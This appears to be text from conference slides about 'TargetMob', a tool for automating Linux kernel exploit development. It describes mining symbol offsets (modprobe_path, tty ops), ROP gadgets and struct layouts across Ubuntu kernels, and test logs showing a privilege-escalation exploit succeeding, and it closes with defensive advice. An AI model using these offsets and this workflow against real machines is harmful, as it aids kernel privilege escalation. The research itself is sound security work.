
- Format (e.g. `qemu_kernel_base`)
- Distribution (e.g. `ubuntu`)
- Release (e.g. `22.04`)
- Architecture (e.g. `x64`)
- Packages names with associated versions (e.g. `{'linux': '5.13.0-19.19'}`)
- Type (e.g. `normal` or `debug`)

TargetMob Architecture

Currently split into two main areas:

- Mining - Crawl packages, extract offsets, symbols etc.
- Testing - Building and deployment of the software (containers, VMs etc)

Mining Pipeline



Define packages interested in

Gather the metadata from the package server API

Mass download each relevant package

Generate ROP gadgets, generate structure sizes with pahole etc

Extract offsets from the symbols we care about

Mining - Base + Project Extraction

- Create config file with all symbols we need to obtain the offsets for the in exploit
- Allows us to run kernel specific mining such as:
  - ROP gadgets, structure sizes (pahole etc)


```json
{
  "offsets": [
    "modprobe_path",
    "ptm_unix98_ops",
    "pty_unix98_ops",
    "perf_swevent_del"
  ],
  "struct_offsets": {
    "tty_struct": ["magic", "ops", "name"]
  },
  "fixed_versions": {
    "ubuntu": {
      "22.04": {}
    }
  }
}
```

Mining - Project Extraction

```
mine_kernel_offsets.py --path /tmp --releases 22.04,21.10 --symbols /path/settler/mob/offsets.json5 --
output settler_offsets.md

{"ubuntu 21.10", // distro
  "5.13.0-14-generic #14", // kernel_version
  0xffffffff82e6e000, // modprobe_path
  0xffffffff822b8320, // ptm_unix98_ops
  0xffffffff822b8200, // pty_unix98_ops
  0xffffffff81243410, // perf_swevent_del
  0x0, // tty_struct_magic_off
  0x18, // tty_struct_ops_off
  0x168, // tty_struct_name_off
},
{"ubuntu 21.10", // distro
  "5.13.0-14-lowlatency #14", // kernel_version
  0xffffffff82e6ef80, // modprobe_path
  0xffffffff822b8620, // ptm_unix98_ops
  0xffffffff822b8500, // pty_unix98_ops
  0xffffffff81249180, // perf_swevent_del
  0x0, // tty_struct_magic_off
  0x18, // tty_struct_ops_off
  0x168, // tty_struct_name_off
},
```

Testing Pipeline



Testing - Building Multiple Environments

- Firstly, we need to build as follows:

```
mob_build.py --env-format qemu_kernel_base --env-distro ubuntu --env-release 21.10 --env-arch x64 --
env-packages "linux=5.13.0*" --force
```

Output:

```
(10:43:35)  INFO: Found 30 buildable environments
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-19.19
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-16.16
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-14.14
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-52.59
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-51.58
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-48.54
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-44.49
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-41.46
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-40.45
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-39.44
(10:43:35)  INFO: Queuing qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-37.42
```

Testing - Profilers (Userland / Kernel)

- Running multiple environments using profilers
- Profilers are:
  - Ways to implement tests to determine the behaviour of an exploit
  - E.g. collect if exploit has suceeded or failed
  - Gather behaviour in cases where the exploit fails to help analysis
- Requires the exploit define a standarised way of denoting exploit success

```
#define EXPLOIT_WORKED 100
#define EXPLOIT_PATCHED 101
#define EXPLOIT_NOTSUPPORTED 102
```

Testing - Kernel Profiler

Running a profiler against one image:


```
mob_run.py --env-format qemu_kernel_base --env-distro ubuntu --env-release 21.10 --env-arch x64 --env-packages "linux=5.13.0-19.19" --profilers mob/profilers/settler_test_bare.py --verbose --start-wait
```

This will do the following:

- Download and install the desired kernel package
- Reboot into the image and mount all the mount points
- Execute the profiler in the correct kernel version
- Determine if the exploit was a success or not

Testing - Kernel Profiler Output

```
...
(14:30:25)  INFO: Executing /bin/bash -c "id && uname -a && cp /mnt/build/settler /tmp/settler"
(14:30:30)  INFO: SSH getting output
(14:30:30) DEBUG: uid=1000(ubuntu) gid=1000(ubuntu)
groups=1000(ubuntu),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),
46(plugdev),118(netdev),119(lxd)
(14:30:30) DEBUG: Linux ubuntu 5.13.0-19-generic #19-Ubuntu SMP Thu Oct 7 21:58:00 UTC 2021 x86_64
x86_64 x86_64 GNU/Linux
...
(14:30:31)  INFO: Executing /tmp/settler
(14:30:56)  INFO: exec_command exit_code 100
(14:30:56)  INFO: SSH closing
(1/1) qemu_kernel_base__ubuntu__21.10__x64__linux__5.13.0-19.19 - running Profiler: settler_test_bare
...
--> Exploit worked
```




Conclusion

Conclusion

- There's a lot more to exploit writing than just PoCs
- Tooling and automation are important if you want a scalable process
- Defensive thoughts (time restrictions)
  - Patching alone is not enough
  - Attack surface reduction
  - Firecracker, gvisor, NSJail, etc

Code Release

- libslub: https://github.com/nccgroup/libslub
- Exploit Mitigations: https://github.com/nccgroup/exploit_mitigations
- TargetMob code will be released at a later stage



Thank you! Questions?